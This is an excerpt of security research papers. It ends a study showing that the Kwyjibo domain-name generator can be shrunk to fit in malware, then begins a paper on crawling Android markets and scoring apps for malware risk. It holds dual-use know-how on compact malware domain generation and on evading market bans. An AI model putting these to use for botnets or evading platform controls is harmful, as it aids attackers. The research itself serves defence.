START_SYLL	'f'-'a'	'i'-'a'	NOCHAR	NOCHAR	freq=3		
	'a'-'a'	'c'-'a'	NOCHAR	NOCHAR	freq=1		
X	'f'-'a'	'i'-'a'	NOCHAR	NOCHAR	len=2		
	'a'-'a'	't'-'a'	NOCHAR	NOCHAR	freq=1	onlyatend true	isendsyll true
	'n'-'a'	'a'-'a'	'l'-'a'	NOCHAR	freq=2	onlyatend false	isendsyll true
	'a'-'a'	'c'-'a'	NOCHAR	NOCHAR	len=1		
	't'-'a'	'i'-'a'	'o'-'a'	'n'-'a'	freq=1	onlyatend false	isendsyll false
	't'-'a'	'i'-'a'	'o'-'a'	'n'-'a'	len=1		
	'a'-'a'	'b'-'a'	'l'-'a'	'e'-'a'	freq=1	onlyatend true	isendsyll true
	'n'-'a'	'a'-'a'	'l'-'a'	NOCHAR	len=1		
	'l'-'a'	'y'-'a'	NOCHAR	NOCHAR	freq=1	onlyatend true	isendsyll true

Figure 5: Version 3 data structures for the words in Figure 2




Figure 6: Conceptual comparison of different fitting methods

- F1** A line between the two endpoints.
- F2** A second-degree Lagrange polynomial, or a line if the distribution only had two points. (Higher orders of polynomial were not considered due to concerns over the space to store coefficients.)
- F3** Two lines, one from the largest frequency to a midpoint in the distribution, and one from that midpoint to the smallest frequency.
- F4** The same as F3, except instead of using the real frequencies for the largest and middle values, the square of their integer square roots was used. The reason was storage: it takes less space to store a square root.
- F5** The same as F1, but using the square of the maximum frequency's square root.
- F6** Two lines, and the squaring as in F4. Here, however, the frequency of the midpoint used for the lines need not match the actual frequency of that point in the distribution. In practical terms, this approximation can undercut the actual distribution curve slightly.

All would fudge the smallest frequency value to be 1, if necessary, and all except methods F1 and F5 would use the middle point in the distribution yielding the best fit.

The goodness of fit was determined by computing the root-mean-square error (RMSE) separately for each list. We then looked for the percentage of lists for which the RMSE fell under a certain threshold, i.e., a small amount of overall error compared to the original frequencies. `START_SYLL`'s distribution was handled as a special case because it had a much more extreme range of frequency values. (While we could have used a different fitting algorithm for `START_SYLL`, it would have increased the amount of code needed for word generation.)

Method	Frequency lists, % of RMSE				START_SYLL RMSE
	= 0	≤ 0.5	≤ 1.0	≤ 2.0	
F1	68.08	72.98	80.97	86.15	4355.48
F2	66.64	69.50	77.95	84.14	4122.56
F3	81.93	89.98	94.39	96.93	270.49
F4	57.21	69.22	90.06	96.28	267.61
F5	56.61	62.11	79.12	85.48	4346.81
F6	58.17	72.39	91.97	97.37	65.39

Table 2: Frequency list fitting results

Table 2 gives the results; the best fit in each column is in bold. F6 is the fitting method of choice for Version 4, for its overall goodness of fit for both `START_SYLL` as well as the other frequency lists. F6 also admits a very concise representation. We need to store the square root of the maximum value (five bits, interpreted as 1...32), the square root of the midpoint value (four bits, interpreted as 1...16), as well as the spot in the frequency list corresponding to the midpoint (one bit per frequency list entry, which we call `dbit`). The square roots combined need nine bits, so we use one byte per list, commandeering the `dbit` in the last frequency list entry (that would be unused, because the endpoint cannot be the midpoint) for the ninth bit.

Now we can turn to the storage layout for Version 4. Considering `X` split into `X1` and `X2` again, we made three more observations. First, all elements of `START_SYLL` must be in `X1`, because they all have syllables following them. Second, the ordering of the string table is arbitrary. We can order it so that: the first entries of the string table are the syllables in `X1`; the first entries of `X1` in the string table are the syllables in `START_SYLL`; the syllables of `START_SYLL` (in `X1`, in the string table) are ordered as a frequency list needs to be for F6, with the highest-frequency syllables first. Third, with the string table ordered in this fashion, the “only at end” bit becomes redundant; a simple comparison of the string table index suffices to determine if the syllable is in the `X1` portion, an equivalent condition. As in Version 3, `END_SYLL`'s information is represented with a bit stored with each syllable.

`X2` and the byte array of F6's distribution information (`DISTRIB`) are conceptually parallel arrays with the now-virtual `X1`. `X2` is an array of 16-bit structures – the frequency lists concatenated – where each structure has a 14-bit string table index, one bit for `dbit`, and one `eol` bit to indicate the end of the list.




Figure 7: Version 4 data structures for the words in Figure 2

String table structures are three bytes long⁴ and have 20 bits for the syllable as before, and one bit for the END_SYLL information. That left three bits unused, and an opportunity for an optimization. Many of the values in DISTRIB were similar, and in particular there were many values whose bits were all zero outside of a three-bit window (the bit mask was 0x38). When this was the case, we skipped storing that byte in DISTRIB and put the three bits in the string table instead; a sentinel value DESCAP (with all three bits set) indicates that the value in the DISTRIB array should actually be used. This optimization avoided storing 8748 of 8970 bytes in DISTRIB, almost 98% of the entries.

Finally, Figure 7 shows the data structures for the running example. The example is not large enough to highlight all the behavior of Version 4 with respect to the distributions, but still gives an idea of the data layout. As before, numbers subscripted with S are string table indices.

4.5 Results

Despite the reliance on potentially inefficient data structures, particularly lists, performance is not a concern for any of the different versions. As Table 3 shows, the time to generate 50,000 names – the high-water mark set by Conficker.C – is at most 11 seconds, and considerably faster than that for some versions. We conjecture that the much better performance of Version 3 is likely attributable to its more sequential memory access pattern. The table shows combined user and system time⁵ for ten runs of each implementation.

One observation is that, just because Kwyjibo *can* generate a large number of names, does not mean that it continuously produces unique names. To illustrate this, looking at the number of unique names generated in the 50,000 invocations above (using the same seed for the pseudo-random number generator), the best implementations in this respect only produce slightly over 41,000 unique names (Table 4). Of course, with performance not a problem, the algorithm may simply be run additional times if necessary.

⁴Convincing gcc of this fact was nontrivial. We finally generated a C program that would dynamically build the string table properly and output C code for the string table, that was included in with the remaining Version 4 C code being generated.

⁵The system time was always 0.00s, however; this is not surprising given that Kwyjibo needs no system services for name generation.

Implementation	Median time (s)	Mean time (s)	σ
Version 1	10.63	10.63	0.01
Version 2	10.90	10.92	0.07
Version 3	4.16	4.16	0.00
Version 4	8.60	8.60	0.01

Table 3: Time to generate 50,000 names

Implementation	Unique words
Version 1	41,357
Version 2	41,338
Version 3	33,796
Version 4	40,072

Table 4: Number of unique words generated in 50,000 invocations

Size, not speed or unique names, is the real question. The amount of space required for the data structures dominates the overall size, although a tradeoff is being made: a more complex, but smaller, data structure may well need larger code to access it.

Table 5 contains the results. Version 4 is clearly the winner in terms of size: uncompressed, the shared object (containing all Kwyjibo's code and data) is under 199KiB; compressed with `gzip`, it is reduced to a tiny 163KiB. Recalling that all these versions have the generative power of the original algorithm, it is fair to say that Kwyjibo can definitely be made small enough to be transmitted around by size-conscious malware.

5 Related Work

Work on domain name generation in malware seems to be limited to the descriptions of existing name generation schemes mentioned earlier [5, 7, 10, 12, 14, 15, 16]. Looking more broadly at word generation, especially pronounceable word generation, there is some security-related work on techniques used for password generation, e.g., [4, 8]. Crawford and Aycock, in addition to describing Kwyjibo, survey the related word-generation work and techniques [3].

There also appears to be little related work on compressing distributions similar to our lossy distribution compression. Boldi and Vigna [1] employ 'compact approximators' in their work to arrive at a small, cache-friendly version of the shift table for the Boyer-Moore string search algorithm. However, their application domain has different properties, and their technique (as they note) derives from Bloom filters.

Mobile malware, one of the potential deployment scenarios for a small domain name generator, is of course on the rise in the wild. There is corresponding research examining the threat from botnets on mobile devices, e.g., [6, 13].

Implementation	Data size	Shared object size	
		Uncompressed	Compressed
Version 1	823,092	829,624	343,877
Version 2	466,866	472,120	277,705
Version 3	387,580	394,852	256,905
Version 4	194,151	203,529	166,202

Table 5: Implementation size, in bytes

6 Conclusion

Our implementations and experiments have demonstrated that Kwyjibo is a powerful algorithm, able to generate over 48 million domain names. Furthermore, despite its reliance on substantial amounts of syllable data harvested from an English dictionary, both code and data for Kwyjibo are able to fit in under 163 KiB. Kwyjibo, designed for legitimate purposes, is thus dual-use technology: it is unfortunately well-suited for use in malware, and especially mobile malware where resources are at a premium. It is our hope that this paper draws attention within the security community to the existence of better domain generation algorithms than have been seen previously in the wild, and sheds some light on what form they will take.

7 Acknowledgments

The author's research is supported in part by the Natural Sciences and Engineering Research Council of Canada. Thanks to Jose Nazario for pointers to domain flux examples, Sandeep Yadav for answering questions about their experiments, and Nigel Horspool for related discussions.

References

- [1] P. Boldi and S. Vigna. Mutable strings in Java: design, implementation and lightweight text-search algorithms. *Science of Computer Programming*, 54(1):3–23, 2005.
- [2] F. P. Brooks, Jr. *The Mythical Man-Month: Essays on Software Engineering, Anniversary Edition*. Addison-Wesley, 1995.
- [3] H. Crawford and J. Aycock. Kwyjibo: Automatic domain name generation. *Software: Practice & Experience*, 38(14):1561–1567, 2008.
- [4] M. Gasser. A random word generator for pronounceable passwords. MITRE technical report MTR-3006 (also listed as ESD-TR-95-97), 1975.
- [5] M. Hyppönen. How Sober activates. F-Secure Weblog, 8 December 2005.
- [6] H. Ijaz, M. Farooq, and S. A. Khayam. Mobile botnets for smartphones: An unfolding catastrophe? *Virus Bulletin*, pages 11–16, December 2011.
- [7] H. W. Malik and A. Mushtaq. Kraken botnet – a detailed analysis. FireEye Malware Intelligence Lab Weblog, 17 April 2008.
- [8] National Institute of Standards. Automated password generator (APG). FIPS PUB 181, 1993.
- [9] G. Ollmann. Botnet communication topologies. Damballa white paper, 2009.
- [10] P. Porras, H. Saidi, and V. Yegneswaran. Addendum: Conficker C analysis. <http://mtc.sri.com/Conficker/addendumC>, 4 April 2009.
- [11] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in your spare time. In *Proceedings of the 11th USENIX Security Symposium*, 2002.
- [12] J. Stewart. Bobax Trojan analysis. SecureWorks, 17 May 2004.
- [13] P. Traynor, M. Lin, M. Ongtang, V. Rao, T. Jaeger, P. McDaniel, and T. La Porta. On cellular botnets: Measuring the impact of malicious devices on a cellular network core. In *16th ACM Conference on Computer and Communications Security*, pages 223–234, 2009.
- [14] Trend Micro. File-patching ZBOT variants: Zeus 2.0 levels up. Trend Micro Research Paper, 2010.

- [15] UCSB Computer Security Group. Taking over the Torpig botnet (updates). <http://www.cs.ucsb.edu/~seclab/projects/torpig/>, 2009 (estimated).
- [16] J. Wolf. Technical details of Srizbi's domain generation algorithm. FireEye Malware Intelligence Lab Weblog, 25 November 2008.
- [17] S. Yadav, A. K. K. Reddy, A. L. N. Reddy, and S. Ranjan. Detecting algorithmically generated malicious domain names. In *10th Annual ACM Conference on Internet Measurement*, pages 48–61, 2010.

Reducing the Window of Opportunity for Android Malware Gotta catch 'em all

Axelle Apvrille¹ and Tim Strazzere²

¹Fortinet

²Lookout Mobile Security

About Authors

Axelle Apvrille is a Senior Analyst and Research at Fortinet, FortiGuard Labs. She tracks down all kinds of malware for mobile phones, and tries to reverse them. Her work has already been presented at several conferences such as EICAR, VB, BlackHat, ShmooCon etc. Before reverse engineering with Fortinet, Axelle worked for over 12 years on the research and design of security systems. She also enjoyed teaching computer security in several French engineering schools, published in academic journals or conferences, and filed over 10 patents. Last but not least, Axelle is a proud user of OpenSolaris.

Contact details: EMEA AV Team, 120, rue Albert Caquot, 06410 Biot, France, e-mail: aapvrille@fortinet.com

Tim Strazzere is a Senior Security Engineer at Lookout Mobile Security. Along with writing security software, he specializes in reverse engineering and malware analysis. Some interesting past projects include having reversed the Android Market protocol, Dalvik decompilers/fuzzers and memory manipulation on mobile devices.

Contact Details: 1 Front Street, Suite 2700, San Francisco, CA 94111, USA, email: strazz@gmail.com

Keywords

Malware, Android, Static analysis, Crawler, Marketplaces

Abstract

Spotting malicious samples in the wild has always been difficult, and Android malware is no exception. Actually, the fact Android applications are (usually) not directly accessible from market places hardens the task even more. For instance, Google enforces its own communication protocol to browse and download applications from its market. Thus, an efficient market crawler must reverse and implement this protocol, issue appropriate search requests and take necessary steps so as not to be banned.

From end-users' side, having difficulties spotting malicious mobile applications results in most Android malware remaining unnoticed up to 3 months before a security researcher finally stumbles on it. To reduce this window of opportunity, this paper presents a heuristics engine that statically pre-processes and prioritizes samples. The engine uses 39 different flags of different nature such as Java API calls, presence of embedded executables, code size, URLs... Each flag is assigned a different weight, based on statistics we computed from the techniques mobile malware authors most commonly use in their code. The engine outputs a risk score which highlights samples which are the most likely to be malicious.

The engine has been tested over a set of clean applications and malicious ones. The results show a strong difference in the average risk score for both sets and in its distribution, proving its use to spot malware.

1 Introduction

The mobile Android operating system is rising in all areas. It is rising in *market shares* - 52.5% of sales in Q3 2011 according to Gartner, in front of Symbian, iOS and Windows Mobile - and in *number of applications*: (Wikipedia, 2011) now reports 370,000 applications in Google's Android market. Unfortunately, it is also rising in *malware*. (Schmidt et al., 2009) had already predicted this in 2009, and most anti-virus vendors have acknowledged the rise in various blog posts (Pondevès, 2011), technical reports (McAfee Labs, 2011) or conferences (Armstrong & Maslennikov, 2011). In some case, malicious samples have been downloaded massively: for example, Android/DrdDream was downloaded over 200,000 times (Lookout Mobile Security, 2011). In November 2011, there are approximately 2,000 Android malicious unique samples that belong to 80 different families¹. If, like (Anderson & Wolff, 2010) claimed, the web is dead in favour to users downloading *applications* rather than directly browsing the web, it is likely this trend will only sharpen in the next few years.

Usually, anti-virus vendors find new malware from one of the following sources:

- **Users:** Victims, users, customers, partners or security researchers regularly submit suspicious files they encounter to AV vendors. Those samples are analyzed and if they are found to be malicious and undetected, a new signature is added to the AV engine. 100 of PC malware are

¹Those statistics are taken from Fortinet internal databases. It should however be noted that figures vary among anti-virus vendors depending on the classification of samples.

submitted daily for analysis through that service, but unfortunately there are only few mobile submissions. One of the possible reasons to this is that malicious files are often hidden on mobile phones. For instance, an end-user typically does not see the Android package (APK) he/she installs, and therefore, doesn't know what to submit for scanning. Other reasons are that end-users are not accustomed to using file browsers on their phones, or the lack of education on mobile malware.

- **AV malware exchange:** AV vendors do daily automated exchanges with each other. This is a large resource for malicious samples and it ensures protection against virulent samples from all participating vendors. However, of course, the exchange only occurs once a vendor has spotted the malware. So, this source does not help find unknown malware in the wild.
- **In the wild:** Security researchers seek the web, forums or social networks for malicious samples, but in the middle of hundreds of thousands of genuine mobile applications, spotting malicious ones is (fortunately) like finding a needle in a haystack. Some automation is needed. Additionally, the advent of application stores harden the process of downloading applications on a desktop for analysis, because they lock up access to a given user account and his/her mobile devices.

It is that third and last category this paper is focusing on, and more specifically on malware for *Android* platforms. We present a heuristics engine, that helps sort out collections of applications (malicious or not). Precisely, we are interested in *mobile malware that are not detected by any vendor yet*. Those samples may belong to already known families, but still be undetected because current signatures (anti-virus detection patterns) are not good enough, or, in other cases, they might consist in entirely new and unknown families. The latter is certainly more attractive to researchers, but, yet, both categories need to be detected to protect the end-user, and consequently, *both* categories are taken into account in this paper.

As we show in the next section, only little research has been conducted on finding mobile malware in the wild. We discuss the limitations of previous work and highlight what we are able to tackle. We also provide a rationale for crawling Android market places for unknown samples which are in the wild (section 3). Basically, our contribution consists in explaining the issues with scanning Google's Android Market (section 4) and how we manage to put a magnifying glass on the haystack and find the needles (section 5). The results of our system is discussed in section 6. This work can certainly be improved - a few options are detailed in the results section - but it opens research on the subject.

2 State of the Art

Spotting malware in the wild, as early as possible before they have had time to cause harm (or too much) is an idea which has already been developed multiple times *for PC* malware, particularly with the use of honeypots.

(Wang et al., 2006) presented an automated web patrol system which browses the web using potentially vulnerable browsers piloted by monkey programs, in hope of identifying exploits in the

wild. Then, (Ikinici, Holz, & Freiling, 2008) built a malicious web site crawler and analyzer, named Monkey-Spider. From various sources such as keywords or email spams, their system generates a list of URLs to crawl. They download everything they find on the website and make sure to follow links, even those found in Javascript or PDF documents. Then, they search the dump for malware using common anti-virus products as a first stage, and sandboxes in a second stage. Alternatively, (Ma, Saul, Savage, & Voelker, 2009) proposed to identify malicious web sites using an automated URL classification method. The idea consists in only using the URL (its look, length of hostname, number of dots...) and its host (IP address, whois properties) to determine if it is malicious or not. The content, or context, is not downloaded, and thus results in a lightweight detection system.

However, all those systems show severe limitations when it comes to finding *mobile* malware, because of the specificities of mobile networks:

- Most application stores do not provide direct access to the applications they host. Consequently, a `wget` on the stores only downloads HTML pages - which are irrelevant for mobile malware - and not the mobile application itself. In particular, the Android Market implements its specific protocol to download applications (Strazzere, 2009; Pišljarić, 2010). The crawler in (Ikinici et al., 2008) would need to support such protocols to provide any result.
- URLs to be displayed on mobile phones generally have a different format than on PCs. They are typically shorter or shortened (using a URL shortening service), prefixed with "m." or using domain name mobi etc. Thus, (Ma et al., 2009)'s work and Monkey-Spider's seeder (Ikinici et al., 2008) would need to be adapted.
- Up to now, there are only few exploits for mobile phones and, actually, no browser vulnerability at all has ever been used by an Android malware. This is because they mostly manage to do their malicious tasks by clever calls to public APIs or social engineering (Apvrille & Zhang, 2010). So, solutions like (Wang et al., 2006) which only look for browser exploits would be bound to miss many malicious samples.
- Mobile phones are less easy to manipulate than a desktop (limited resources etc). Thus, solutions such as (Wang et al., 2006) which browse the web from the *client* itself - the mobile phone in our case - are not very practical for mobile phones. Moreover, monkey programs to automate the browsing on mobile phones (like the monkeyrunner for Android) are not fully mature yet.
- In the case of mobile platforms, the maliciousness of mobile malware cannot be limited to downloading applications, accessing given URLs or connecting to remote servers. The very fact mobile phones operate on a different network (GSM) opens up to other targets such as calling premium phone numbers, sending SMS messages or accessing WAP gateways. (Ikinici et al., 2008)'s sandbox would need to detect malicious behaviours for these. Actually, writing a sandbox for a mobile environment is a project in its own. Currently, for Android devices, we are only aware of DroidBox (<https://code.google.com/p/droidbox>), but it is in alpha stage. It requires manual source code modifications and when we tested it over Android/Geinimi.A!tr it was slow and unable to detect the malware's malicious activities.

So, it seems that research for PCs cannot directly be applied to mobile platforms and requires modifications in depth. Hence, we search for work specifically meant for mobile phones but there is only little prior art in this domain. A few months ago, a Google Summer of Code project consisting of an Android Market crawler was proposed (Logan, Desnos, & Smith, 2011) but later cancelled. Another project, named DroidRanger (Zhou, Wang, Zhou, & Jiang, 2012), seems promising, having found several malicious applications in the Android market and alternative markets, but it isn't published yet.

One of the closest match to mobile malware scanners is (Bläsing, Schmidt, Batyuk, Camtepe, & Albayrak, 2010). In that paper, the authors propose an Android Application Sandbox (AAS) to detect suspicious software. For each sample, first, they perform static analysis: they decompile the code and match 5 different types of patterns: using JNI, reflection, spawning children, using services and IPC, requested permissions. Then, they complement their approach with dynamic analysis consisting of a system call logger at kernel level.

Note (Bläsing et al., 2010) only handles the malware analysis part, not the crawling part of market places: AAS is meant to be installed within the Android Market for instance. In our paper, sections 3 and 4 detail the crawling of market places from independent, external hosts. As for static analysis, the work we present in this paper covers much more malicious patterns (see Section 5) and thus makes detection of suspicious malware more accurate.

(Teufl et al., 2011) proposed an Android Market metadata extractor and analyzer. They downloaded the metadata (i.e information available on the application's page: permission, download counts, ratings, price, description...) for 130,211 applications and then analyzed the metadata for various correlations. Our paper goes a few steps further, as first it downloads the applications from the market - which is more complicated than getting the metadata - and second, the analysis is performed on far more parameters, 39 properties currently to be precise.

The process we propose in this paper (see Figure 3) consists in:

1. Crawling mobile market places for Android applications. Section 4 presents a few hints at how to crawl the Android Market,
2. Statically analyzing samples as we receive them in a heuristics engine(section 5). This analysis computes a risk score based on the features it sees in the application's decompiled code. Static analysis has the advantage of being virtually undetectable, as obviously the malware cannot modify its behaviour during analysis. The only method to bypass static analysis is code obfuscation and we detect some attempts which use encryption. Static analysis is also relatively fast, hence with less risks of creating a bottleneck as mentioned by (Ikinici et al., 2008).
3. If this score is greater than a given threshold, the sample is labeled as suspicious and undergoes further treatment. This treatment is out of the scope of the paper, but for instance, it can be manual analysis, AV scanning or dynamic analysis. The goal of our work here is to prioritize samples that need closer investigation. Given the amount of samples to process, it is important

to start with those which are the most likely to be malicious. Others can be scanned later - if there is time.

3 Rationale

In this section, we explore the reasons and difficulties for finding Android malware in the wild.

Android applications can be downloaded from several sources. The best known application store is Google's Android Market, with 370,000 applications and 7 billion downloads in November 2011 (Wikipedia, 2011), but numerous other sources exist, ranging from perfectly legitimate and manually reviewed stores like Amazon's (Lookout Mobile Security, 2011) to more unofficial markets (e.g blapkmarket).

The total count of Android applications is unknown as the list of market places themselves evolve regularly and because several of them do not provide an accurate headcount of applications they store. Moreover, some applications are listed in multiple places. We know for sure there are 370,000 applications in Google's market (Wikipedia, 2011), and we counted the number of applications in 10 other market places: 199,617 applications. There are still 37 other market places we did not count applications for, not to mention forums and file sharing websites. So, even if our figures include a few duplicates, there are still probably over 600,000 Android applications in the wild.

Given those facts, scanning Android applications is a considerable job, and it is not surprising that many malware stay in the wild undetected before an anti-virus vendor or a security researcher finally spots them and alerts the community. For Android malware, according to our research, the gap between release in the wild of a new *mobile malware* and its detection by one anti-virus vendor is bigger than that: it is approximately of *80 days*! We explain below how Figure 1 was computed.

The date of first detection by an anti-virus vendor is precisely known, and, generally, it does not vary much from one vendor to another. The difficulty resides in finding the day the malware was first released in the wild. Initially, we considered using the begin date of the certificate used to sign the malware, but developers typically re-use their certificates or use public certificates so this date would be earlier than the actual release of the malware. Instead, we chose to use the *timestamp of the package's ZIP*.

We are aware this date is not fully reliable, and only consider it as an approximation of the malware's release date. Indeed, the package's timestamp is not cryptographically signed, so it can obviously be tampered. Also, it is possible the malware author zips the package days before he/she actually releases it etc.

As an additional validation of the date, we only considered cases where:

$$\text{certificate begin date} \leq \text{package's zip date} \leq \text{first detection date}$$

Out of 90 malicious samples, only dates for 4 samples were evicted.




Figure 1: Number of days between first release in the wild of a malware sample and first detection by any vendor

The amount of Android applications to scan combined to the detection delay suggests we are currently unaware of several Android malware in the wild. This is only another incentive for our work.

4 Hints to Crawl the Android Market

Google's Android Market is only accessible via a proprietary protocol implemented on the device. As Google hasn't released any official API for it, reverse engineering the protocol and mimicking a device is the only way to interact with the market. To make things even harder, Google has been revving their market application nearly as often as they release new operating systems. Though since the first market release, the protocol has remained rather constant, keeping the protocol backwards compatible and not breaking older clients.

The market currently uses protocol buffers (Protob, n.d.) for communication both to the client and the server, which are then encoded with a Base64 Websafe character set. This is where most of the complexities of crawling the market occur. In order to properly crawl the market, the protocol must be kept up to date and in sync with what the server expects. The basic request context contains data

specific to the device the request is from, these include the software version, product name, SDK version, user language, user country, operator name and a client ID. It also contains the authentication token which is tied to the user's Google account. Lastly, the request context will also hold the Android ID which is linked to both the user's account and the device. For a proper request to be created, all these values must match up - or the resulting response can vary drastically. Crawling will only get harder since application developers can restrict who is allowed to see their application by any combination of these values.

Additionally, in order to keep a full listing of applications available in the Android Market, a crawler must perform odd sets of searches. Since the protocol is based off mimicking a device, the same limitations that are imposed on a device are imposed on a crawler. This means searches can only be conducted with 10 results being returned at a time, with a maximum of 800 results for any given search or category.

Within each category there are different views, such as 'Top Free', 'Top Paid', 'Just In Free' and 'Just In Paid'. This means that for one valid request context, a US based user on Verizon running SDK 10 on a Nexus S for example, can see 40 different categories with 4 different views giving a possibility of 128,000 different applications. Though this does not necessarily mean that they are all unique packages. To get those, it would require a minimum of 12,800 search requests (10 results for each search), followed by 128,000 requests to get each specific application's metadata. Then to download the applications, it would require another 128,000 requests. These are only the applications available for browsing by a phone, there are still countless other applications, with more being added almost every minute.

The last thing to complicate matters a bit more is *banning* from the market. On top of keeping track of request contexts, to maintain a good crawler a wide array of accounts must be created and maintained. If too many requests happen too fast, there are many different types of bans that may come into effect. These can range from an IP address ban, to an account being blacklisted (both from searching and downloading) to an Android ID and device ban. Monitoring the health of the crawling accounts is another thing that must be taken into consideration for proper crawling.

When creating a fully functional crawler for the Android Market, one should take into consideration again, that you are mimicking real devices. Unlike crawling a normal web page, this means you need to maintain multiple accounts, multiple device contexts and possibly multiple IP addresses. We found that using a combination of these along with exponential back-off rate limiting helps ensure we don't become banned. Along with this we enlist many health checks to ensure accounts do not appear to be flagged or be returning bad data. Trying to rationalize your crawler's traffic is easier when you think of it in the context of, how much traffic could one device possibly generate and how fast can it do this? Asking ourselves these questions often, provides a good gut check on how to design the rate limiting properly to not get banned.

After maintaining a crawler for some time, the value is easily seen. If we take all the metadata and binaries, we can perform countless types of queries which are not possible through the normal market protocol. An example of these are looking for anything named "Angry Birds" which isn't developed

by "Rovio"², or have different permissions. Another example is searching all descriptions and package names for similar characteristics, such as "DroidDream", which was one way extra accounts were found that were being used by the DroidDream crew (Lookout Mobile Security, 2011).

5 Heuristics Engine

As various market places are being crawled (see Section 4), Android applications are massively being downloaded. All those applications are not malicious - fortunately for end users - so we need to quickly sort out from the mass those which are the most suspicious. This work is performed by a heuristics engine. This tool can be seen as a quick pre-analyzer that rates applications according to their presumed suspiciousness. Applications which receive the highest score, thus which are the most likely to be malicious, then undergo further analysis, outside the scope of this paper.

For each Android application, the engine's algorithm is fairly simple and illustrated at Figure 3. First, the sample is uncompressed. This is usually nothing more than unzipping, as Android package's format (APK) is a zip file. We also handle cases where the sample is additionally zipped or RARed. Then, the sample's classes.dex, which concentrates the application's Dalvik code, is decompiled using baksmali (Smal, n.d.) to produce a more or less human readable format named Smali. The package's manifest, initially in binary format, is also decoded to plain XML format. Finally, all those elements - smali code, XML manifest, package's resources and assets - are analyzed. The analysis consists in searching for particular risky properties or patterns, and then accordingly incrementing the risk score.

